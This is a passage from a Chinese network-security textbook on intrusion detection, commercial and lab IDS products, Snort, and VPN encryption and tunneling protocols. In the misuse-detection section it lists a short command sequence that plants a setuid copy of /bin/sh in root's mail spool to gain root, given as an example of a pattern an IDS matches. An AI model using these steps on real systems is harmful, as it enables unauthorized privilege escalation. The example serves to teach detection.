误用检测的优点在于它依据具体特征库进行判断，所以检测准确度很高，并且因为检测结果有明确的参照，也为系统管理员做出相应措施提供了方便。误用检测的主要缺陷在于与具体系统依赖性太强，不但系统移植性不好，维护工作量大，而且将具体入侵手段抽象成知识也很困难。并且检测范围受已知知识的局限，尤其是难以检测出内部人员的入侵行为，如合法用户的泄露，因为这些入侵行为并没有利用系统脆弱性。

其检测原理是按先定义好的入侵模式匹配当前用户的活动，若匹配则有入侵。下面例子是用户获取 root 权限的一个例子，如果有匹配行为，则判断有入侵。

例：

1.%cp/bin/sh/usr/spool/mail/root

2.%chmod4755/usr/spool/mail/root

3.%touchx

4.%mailroot<x

5.%/usr/spool/mail/root

6.root%

3.4.2.3 入侵检测系统配置和应用

到目前为止，入侵检测技术已经成功应用于许多入侵检测产品。国外的网络安全公司与大型网络设备厂商都推出了自己的入侵检测产品，同时国外许多网络工程实验室、著名大学也都推出了自己设计的实验室产品。但是由于网络安全产品的特殊性质，在网络安全产品领域中占据主导地位的多是由国内的新兴安全产品企业推出的网络安全产品。以下是对这些产品的介绍：

1．国外商业产品

- CyberCopIDS 是 NAI 公司的网络安全产品，由 CyberScanner、CyberServer 和 CyberNetWare 三个部分构成。
- Realsecure 是 ISS 公司的入侵检测方案，提供了分布式安全体系结构，多个检测引擎可以监控不同的网络并向中央管理控制台报告。
- Session_wall 是 Abirnet 公司的功能广泛的安全产品，具有入侵检测功能，该产品提供定义监测、过滤及封锁通信量的规则功能，并且解决方案简洁、灵活。
- NFR（NetWareFlightRecorder）是 Anzen 公司提供的网络监控框架，可以有效地执行入侵检测任务，可以在 NFR 的基础上定制专门用途的系统。
- IERS 系统（InternetEmergencyResponseService）由 IBM 公司提供，由 NetRanger 检测器和 Boulder 检测中心构成。
- CiscoSecureIDS 是由 Cisco 公司提供的一种分布式网络入侵检测系统，由 Sensor

（感应器）、Director（控制器）和 PostOffice（传感器）构成一个鲁棒、可信、有效的入侵检测系统。

2．国外实验室产品

- AID（AdaptiveIntrusionDetectionSystem）是由布兰登大学研制的针对局域网络监控的 IDS，基于 Client/Server 模式，利用 SecureRPC 运行。
- AAFID（AutonomousAgentsForIntrusionDetection）是由 PurdueUniversity 部分学生设计的 IDS。
- IDES（入侵检测专家系统）是由 SRI 国际组织发展起来的入侵检测专家系统，是一种采用复杂的统计方法来检测不正常行为的系统。
- W&S（WisdomandSense）是 LosAlamos 国家实验室开发的异常检测系统。运行于 Unix 平台，分析来自于主机的审计记录，是一种尝试识别不同于历史标准的系统使用方式的异常检测系统。
- NSM（网络安全监视器）是由加利福尼亚大学研制的，分析关于广播 LAN 的信息流量来检测侵入行为。

3．国内商业产品

- RIDS-100 是由瑞星公司自主开发研制的入侵检测系统，它集入侵检测、网络管理和网络监视功能于一身，能实时捕获内外网之间传输的所有数据，利用内置的攻击特征库，使用模式匹配和智能分析的方法，检测网络上发生的入侵行为和异常现象，并在数据库中记录有关事件，作为管理员事后分析的依据。
- 曙光 GodEye-HIDS 主机入侵检测系统由曙光信息产业（北京）研制，是一款面向行业安全应用领域的增强型主机入侵检测产品，采用分布式入侵检测构架，在管理、检测、防攻击、自身保护及主动防护等方面表现卓越。
- 天阗黑客入侵检测与预警系统是启明星辰信息技术有限公司自行研制开发的入侵检测系统，能够实时监控网络传输，自动检测可疑行为，及时发现来自网络外部或内部的攻击，并可以实时响应，切断攻击方的连接。
- 天眼入侵检测系统 NPIDS 是由北京中科网威信息技术有限公司研制的入侵检测产品。系统采用引擎/控制台结构，引擎在网络中各个关键点部署，通过网络和中央控制台交换信息，提供安全审计、监视、攻击识别和反攻击等多项功能，对内部攻击、外部攻击和误操作进行实时监控，是其他安全措施的必要补充。

不同的 IDS 产品在不同的应用领域发挥其特殊的防护功能，起着不同的作用；但几乎每种产品都具有自己的局限性，必须在一个大型网络中综合运用才能确保网络的稳定与安全。

3.4.2.4　Snort

下面简单介绍一款适运行于任何现代的操作系统的 IDS——Snort。

Snort 是一款开源的网络入侵检测系统，它能够执行实时流量分析和 IP 协议网络的

数据包记录。Snort 可以执行协议分析和内容查询/匹配使你能够探测各种攻击和探查，比如缓冲区溢出，隐蔽端口扫描，通用网关接口（CGI）攻击，服务器信息块协议（SMB）探测，操作系统指纹攻击等待。Snort 正快速成为入侵检测的有力工具。

Snort 的配置有 3 个主要模式：嗅探（Sniffer）、包记录（PacketLogger）和网络入侵检测（NetworkIntrusionDetection）。嗅探模式主要是读取网络上的数据包并在控制台上用数据流不断地显示出来；包记录模式把数据包记录在磁盘上；网络入侵监测模式是最复杂最难配置的，它可以分析网流量与用户定义的规则设置进行匹配然后根据结果执行相应的操作。

Snort 的体系结构由四个基本部分组成：

- 嗅探器。网络嗅探器允许应用程序或者硬件设备捕获网络数据流。就因特网而言，它通常由 IP 流量组成，但是在本地局域网和遗留网络中，它可能是其他的协议栈，例如 IPX 和 AppleTalk 流量。
- 预处理器。预处理器接收原数据包并由相关的插件处理，如 RPC 插件，HTTP 插件，端口扫描插件等。这些插件是针对数据包中特定行为的。一旦数据包具有特定类型的“行为”，它将被发送到检测引擎。
- 检测引擎。检测引擎是 Snort 中基于签名的入侵检测系统的主体。检测引擎接收来自预处理器及其插件的数据，这些数据会通过一系列规则的检测。如果规则与数据包中的数据匹配，数据将送往警戒处理器。
- 输出。Snort 数据如果与引擎内的某规则相匹配则触发警报。警报将通过网络连接、UNIX 套接字、Windows 弹出窗口（SMB 服务信息块）或者 SNMP 陷阱服务、Email 等方式发出，并记录日志，警报还会存储到一个 SQL 数据库，譬如 MySQL 和 Postgres 等。

由于篇幅原因，此处对 Snort 中规则匹配以及具体命令的使用都不再做进一步介绍，详细文档参见 www.snort.org。

3.4.3 虚拟专用网络

虚拟专用网络（VirtualPrivateNetwork，VPN）是一种新型的网络安全传输技术，为数据传输和服务供应提供安全通道，本节介绍 VPN 的概念、VPN 的协议及 VPN 的应用。

3.4.3.1 VPN 概述

随着商务活动的日益频繁，各企业开始允许其生意伙伴、供应商通过访问本企业的局域网，简化信息交流的途径，增加信息交换速度。依靠网络来维持和加强他们之间的联系和合作。但是各企业发现，这样的信息交流不仅带来了网络的复杂性，而且还带来了网络管理和安全方面的问题。因为 Internet 是一个全球性和开放性的，基于 Internet 的商务活动就面临信息威胁和安全隐患。

另外，越来越多的公司、企业开始在各地建立分支机构，开展业务，移动办公人员

也随之剧增。在这样的背景下，这些移动办公人员以及在家办公或下班后继续工作的人员和远程办公室、公司各分支机构之间都可能需要建立连接以进行信息传送。传统的企业网组网方案中，要进行远地 LAN 到 LAN 互连，除了租用 DDN 专线或帧中继之外，并无更好的解决方法。对于移动用户与远端用户而言，只能通过拨号线路进入企业各自独立的局域网。随着全球化的步伐加快，移动办公人员越来越多，公司客户关系越来越庞大，这样的方案必然导致高昂的长途线路租用费及长途电话费。于是，虚拟专用网 VPN（VirtualPrivateNetwork）的概念与市场随之出现。其实虚拟专用网 VPN 技术并不是什么新鲜事物，早在 1993 年，欧洲虚拟专用网联盟（EVUA）就成立了，力图在全欧洲范围内推广 VPN，由于 Internet 的迅猛发展为 VPN 提供了技术基础，全球化的企业为 VPN 提供了市场，使得 VPN 开始遍布全世界。




图 3-60　VPN 网络拓扑结构

VPN 即虚拟专用网，它是依靠 ISP（Internet 服务提供商）和其他 NSP（网络服务提供商），在公用网络中建立专用的、安全的数据通信通道的技术。VPN 可以认为是加密和认证技术在网络传输中的应用。所谓虚拟，是指用户不再需要拥有实际的长途数据线路，而是使用 Internet 公众数据网络线路。所谓专用网，是指用户可以为自己制定一个最符合自己需求的网络。

虚拟专用网是企业网在因特网等公共网络上的延伸，通过一个私有的通道在公共网络上创建一个安全的私有连接。虚拟专用网通过安全的数据通道将远程用户、公司分支机构、公司业务伙伴等跟公司的企业网连接起来，构成一个扩展的公司企业网。在该网中的主机将不会觉察到公共网络的存在，仿佛所有的主机都处于一个网络之中，如图 3-60 所示。

由于 VPN 是建立在 Internet 上的能够自我管理的专用网络，从而使用户节省了租用专线的费用。在运行的资金支出上，除了购买 VPN 设备外，企业所付出的仅仅是向企业所在地的 ISP 支付一定的上网费用，也节省了长途电话费。所以 VPN 的价格非常低廉。

VPN 和一般的网络连接一样由三个部分组成：客户机、传输介质和服务器。不同的是 VPN 的连接不是采用物理的传输介质，而是使用称之为“隧道”的技术作为传输介质。这个隧道是建立在公共网络或专用网络基础之上的。VPN 连接的示意图如图 3-61 所示。

要实现 VPN 连接，企业内部网络中必须配置有一台 VPN 服务器，VPN 服务器一方面连接企业内部专用网络，另一方面要连接到 Internet，也就是说 VPN 服务器必须拥有一个公用的 IP 地址。当客户机通过 VPN 连接与专用网络中的计算机进行通信时，先由 ISP 将所有的数据传送到 VPN 服务器，然后再由 VPN 服务器负责将所有的数据传送到目标计算机。




图 3-61 VPN 的连接示意图

3.4.3.2 VPN 的数据加密技术

VPN 架构中采用了多种安全机制，如隧道技术（Tunneling）、加解密技术（Encryption）、密钥管理技术、身份认证技术（Authentication）等。通过上述的各项网络安全技术，确保资料在公众网络中传输时不被窃取，或是即使被窃取了，对方亦无法读取数据包内所传送的资料。

数据加密的基本思想是通过变换信息的表示形式来伪装需要保护的敏感信息，使非受权者不能了解被保护信息的内容。

VPN 可以通过 ISAKMP/IKE/Oakley 协商确定可选的数据加密算法，其中包括 DES（数据加密标准），3DES（三重数据加密标准）和 AES（高级加密标准）等。

DES 是 20 世纪 70 年代开发出来的，当时被认为是比较安全的，但是现在的个人计算机很容易破解该密码。该密码用 56 位的密钥对 64 位的数据块进行加密。当被加密数据大于 64 位时，需要把被加密的数据分割成多个 64 位的数据块；当被加密数据不足 64 位时，需要把它填充到 64 位。为了增强安全性，一般使用 3DES。

3DES 是以 DES 为基础，进行 3 次 DES 加密操作，加密的数据块长度仍然是 64 比特位，其密码长度为 112 比特位。

AES 是 DES 的替代标准，其密码长度和加密数据长度都是可以变化的，其变化范围为 128、192 和 256 比特位。

为了加快加密速度，可以使用序列密码算法，如 RC4 等。

在具体的密钥交换中，可以采用 Diffie-Hellman 算法、RSA、ECC 算法等。

3.4.3.3　隧道协议

三种最常见的也是最为广泛实现的隧道技术是：点对点隧道协议（PPTP，Point-toPointTunnelingProtocol），第 2 层隧道协议（L2TP，Layer2TunnelingProtocol），IP 安全协议（IPSec）。除了这三种技术以外还有通用路由封装（GRE，GenericRouteEncapsulation）、L2F 以及 SOCK 协议等。

1．点对点隧道协议（PPTP）

由 3Com 公司和 Microsoft 公司合作开发的 PPTP 是第一个广泛使用建立 VPN 的协议。主流操作系统支持 PPTP，如 Windows、Linux、Solaris 等。

PPTP 可以将其他类型协议的数据包提取出来，然后封装在一个 PPTP 包中，这样就可以支持从客户机到 VPN 网络服务器（例如移动用户到公司总部 LAN）和 LAN-to-LAN（例如分支机构、合作伙伴到总部 VPN 网络服务器）两种隧道。为了确保数据的安全性，通常需要事先对封装的数据进行加密。

PPP（PointtoPointProtocol，点对点通信协议）已作为工业标准的作用，由于 PPP 的灵活性，该协议在拨号网络中早已得到广泛应用。

当与远程计算机连接时，PPP 需要与远程计算机一起按以下步骤协商完成工作：

① 在远程计算机和服务器之间建立帧传输规则，通过该规则的建立，才允许进行连续的通信（通常称为“帧传输”）。

② 远程访问服务器通过使用 PPP 协议中的身份验证协议（如：MS-CHAP、EAP、CHAP、SPAP、PAP 等），来验证远程用户的身份。具体调用哪个验证协议，取决于远程客户机和服务器的安全配置。

③ 身份验证完毕后，如果用户启用了回拨，则远程访问服务器将挂断并呼叫远程访问客户机，实现服务器回拨。

④ 网络控制协议（NCP）启用并配置远程客户机，使得所用的 LAN 协议与服务器端进行 PPP 通信连接。

PPTP 协议是 PPP 协议的扩展，主要增强了 PPP 协议的认证、压缩和加密功能。PPP 协议和 PPTP 协议的格式如图 3-62 所示。PPTP 协议将控制包与数据包分开，控制包采用 TCP 控制，用于严格的状态查询以及信令信息；数据包部分先封装在 PPP 协议中，然后封装到 GRE 协议中，用于在标准 IP 包中封装任何形式的数据包。PPTP 协议的工作过程如下：先由客户通过 PPP 协议拨号连接到 ISP，然后通过 PPTP 协议在客户端与目的 VPN 网络服务器之间开通一个专用 VPN 隧道，把客户的数据传输过去。

PPTP 继承了 PPP 的认证和加密机制，包括 PAP、CHAP、MS-CHAP 身份验证机制

以及 MPPE（MicrosoftPointtoPointEncrypt，微软点对点加密）机制。PPTP 协议可以用于移动办公或个人用户与 VPN 服务器网络进行连接。同时，PPTP 协议也适用于企业网络之间所要进行的 LAN-to-LAN 类型 VPN 连接。




图 3-62　PPTP 协议的封装

2．第 2 层隧道协议（L2TP）

L2TP 也是 PPP 协议的扩展，它综合了 PPTP 和 L2F 两个隧道协议的优点。L2TP 协议是由因特网工程任务组（IETF）管理的，是由 Cisco、Microsoft、Ascend、3Com 和其他网络设备供应商在修改了十几个版本后联合开发并认可的，并于 1999 年 8 月公布了 L2TP 的标准 RFC2661。L2TP 支持 Client-to-LAN 类型的 VPN 连接，也支持 LAN-to-LAN 类型的 VPN 连接。

L2TP 主要由 LAC（L2TPAccessConcentrator）和 LNS（L2TPNetworkServer）构成。LAC 支持客户端的 L2TP，发起呼叫，接收呼叫和建立隧道；而 LNS 是所有隧道的终点。在传统的 PPP 连接中，用户拨号连接的终点是 LAC，而 L2TP 能把 PPP 协议的终点延伸到 LNS。

L2TP 协议的主要服务是"封装"和"加密"，其协议结构如图 3-63 所示。




图 3-63　L2TP 协议的封装

基于 L2TP 协议下的"加密"是通过使用在 IPSec 身份验证过程中生成的密钥，使

用 IPSec 加密机制加密 L2TP 消息。

PPTP 和 L2TP 都使用 PPP 协议对数据进行封装，然后添加附加包头用于数据在互联网络上的传输。尽管两个协议非常相似，但是仍存在以下几方面的不同：

① PPTP 要求互联网络为 IP 网络。L2TP 只要求隧道媒介提供面向数据包的点对点的连接。L2TP 可以在 IP（使用 UDP），帧中继永久虚拟电路（PVCs），X.25 虚拟电路（VC）或 ATMVC 网络上使用。

② PPTP 只能在两端点间建立单一隧道。L2TP 支持在两端点间使用多隧道。使用 L2TP，用户可以针对不同的服务质量创建不同的隧道。

③ L2TP 可以提供包头压缩。当压缩包头时，系统开销（overhead）占用 4 个字节，而 PPTP 协议下要占用 6 个字节。

④ L2TP 可以提供隧道验证，而 PPTP 则不支持隧道验证。

3. IP 安全协议（IPSec）

安全的远程访问须由第 2 层隧道协议（L2TP）和网络层安全协议（IPSec）结合一起实现。这二者彼此分工协作，L2TP 协议专用来建立数据传输的隧道，而 IPSec 协议则专用来保护数据，为数据传输提供安全加密措施。

IPSec 是一个标准的第三层安全协议，是一个协议包。IPSec 是 IETF 于 1998 年 11 月公布的 IP 安全标准。它工作在七层 OSI 协议中的网络层，用于保护 IP 数据包，它可以定义哪些数据流需要保护，怎样保护以及应该将这些受保护的数据流转发给谁。由于它工作在网络层，因此可以用于两台主机之间、网络安全网关之间（如防火墙、路由器），或主机与网关之间。其目标是为 IPv4 和 IPv6 提供具有较强的互操作能力、高质量和基于密码的安全。

目前，IPSec 有两种版本，一种是基于 IPv4 协议的，另一种是基于 IPv6 协议的，但 IPSec 对于 IPv4 是可选的，对于 IPv6 是强制性的。

IPSec 在 IP 层上对数据包进行高强度的安全处理，提供数据源验证、无连接数据完整性、数据机密性、抗重播和有限业务流的机密性等安全服务。各种应用程序可以享用 IP 层提供的安全服务和密钥管理，而不必设计和实现自己的安全机制，因此减少密钥协商的开销，也降低了产生安全漏洞的可能性。IPSec 可连续或递归应用，在路由器、防火墙、主机和通信链路上配置，实现端到端安全、虚拟专用网络（VPN）和安全隧道技术。

